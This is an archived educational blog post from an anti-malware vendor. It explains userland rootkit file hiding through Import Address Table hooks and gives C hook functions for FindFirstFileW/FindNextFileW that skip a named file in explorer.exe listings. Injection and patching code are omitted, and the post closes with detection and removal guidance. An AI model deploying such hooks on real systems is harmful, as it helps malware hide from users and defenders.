# Userland Rootkits, Part 1 | IAT hooks • Adlice Software

By tigzy

Published: 2014-10-15 · Archived: 2026-04-05 18:29:50 UTC

This is the first part of this series about **Userland rootkits**, I wanted to write on it and demonstrate how some rootkits do to **hide files** by using IAT hooks.

**This post is about a classic trick**, known for decades. Malware specialists may know this already, so this is mostly an introduction for whom willing to learn the theory of rootkits, and have a demonstration. Call that beginners if you want 🙂


### Import Address Table (IAT)

**The IAT table** is a pointer table that **holds the address in memory (within the DLL that hosts it) for every function** needed by a program.

**Example:** Let's say you write a program able to enumerate files in a folder. You'll probably need FindFirstFile/FindNextFile, so when you compile it, the compiler will look for address of those functions in kernel32.dll, and add the corresponding entries into your program's import address table => kernel32.dll (FindFirstFile::0xAAAAAAAA, FindNextFile:0xBBBBBBBB).

So when your program will call the functions, it will look into the table and directly jump at the address given by the table. If one is able to rewrite that address in the table (dynamically), it will be able to **redirect the execution flow to a function (with same prototype) that will filters the results**, and possibly modify them before returning to the caller.

**IAT patching can be used by malware or legit software to do many things, keylogging, protection, theft of credit cards,… Many (in)famous malware are using it, like Zeus trojan, Stuxnet, …**



**Practical case: File hider**

We'll study how to detour IAT table of a proces to hide a file. **Disclaimer: This is not a tutorial to make a rootkit, but a practical case for educational purpose only.** Anyway, this is covered for decades on other websites…

This rootkit is made in 2 steps:

- 1. Make a DLL responsible for IAT patching, and installing filters (the payload).
- 2. Make an injector, that will create a new thread (in a target process) for the DLL entrypoint (not covered here).


Injection of the DLL into explorer.exe

I'll not show you the entire code, and especially how to inject the DLL and patch the table. I'll just write the hooking filter function. We want to intercept directory enumeration, **so we will hook the functions FindFirstFile/FindNextFile**. As we want this to be spectacular (!) **we will hook into explorer.exe**, because this is the process responsible for showing folders content to the user.


```
 HANDLE WINAPI MyFindFirstFileW(LPCTSTR lpFileName, LPWIN32_FIND_DATA lpFindFileData )
{
    HANDLE ret = FindFirstFileW(lpFileName,lpFindFileData);

    TCHAR msg[MAX_PATH];
    swprintf_s(msg, L"FindFirstFileW : %s\n", lpFindFileData-&gt;cFileName);
    OutputDebugString( msg );

    if(!_wcsicmp(lpFindFileData-&gt;cFileName, L"_root_"))
    {
        swprintf_s(msg, L"Protected file : %s, hiding...\n", lpFindFileData-&gt;cFileName);
        OutputDebugString( msg );
        FindNextFileW(ret,lpFindFileData);
    }
    return ret;
}
```

```
BOOL WINAPI MyFindNextFileW(HANDLE hFindFile,LPWIN32_FIND_DATA lpFindFileData)
{
    TCHAR msg[MAX_PATH];
    if(FindNextFileW(hFindFile,lpFindFileData))
    {
        if(!_wcsicmp(lpFindFileData-&gt;cFileName, L"_root_"))
        {
            swprintf_s(msg, L"Protected file : %s, hiding...\n", lpFindFileData-&gt;cFileName);
            OutputDebugString( msg );
            if(FindNextFileW(hFindFile,lpFindFileData))
                return 1;
            return 0;
        }
        swprintf_s(msg, L"FindNextFileW : %s\n", lpFindFileData-&gt;cFileName);
        OutputDebugString( msg );
        return 1;
    }
    return 0;
}
```

**The code is self explaining. We filter calls to FindFirstFile/FindNextFile**, and we compare the file names to a hard coded string. If there's a match, **we hide that entry by calling the API another time** (we simply "jump" over the entry). As a result, the file will not be seen by the user.




Debug output of the rootkit, showing hidden file

**A demo of the rootkit is available here:**

**Detection/Removal**

To detect IAT hooks, simply **parse the PE structure of all modules of the targeted process**. Then look at the import tables, and **check if their addresses are inside the owning module**.

To remove a IAT hook, you can **look at the EAT (Export Address Table) of the original module**, and restore the IAT address with the entry of the EAT.

**Useful links**

– An In-Depth Look into the Win32 Portable Executable File.

**Author: tigzy**

Founder and owner of Adlice Software, Tigzy started as lead developer on the popular Anti-malware called RogueKiller. Involved in all the Adlice projects as lead developer, Tigzy is also doing research and reverse engineering as well as writing blog posts.

---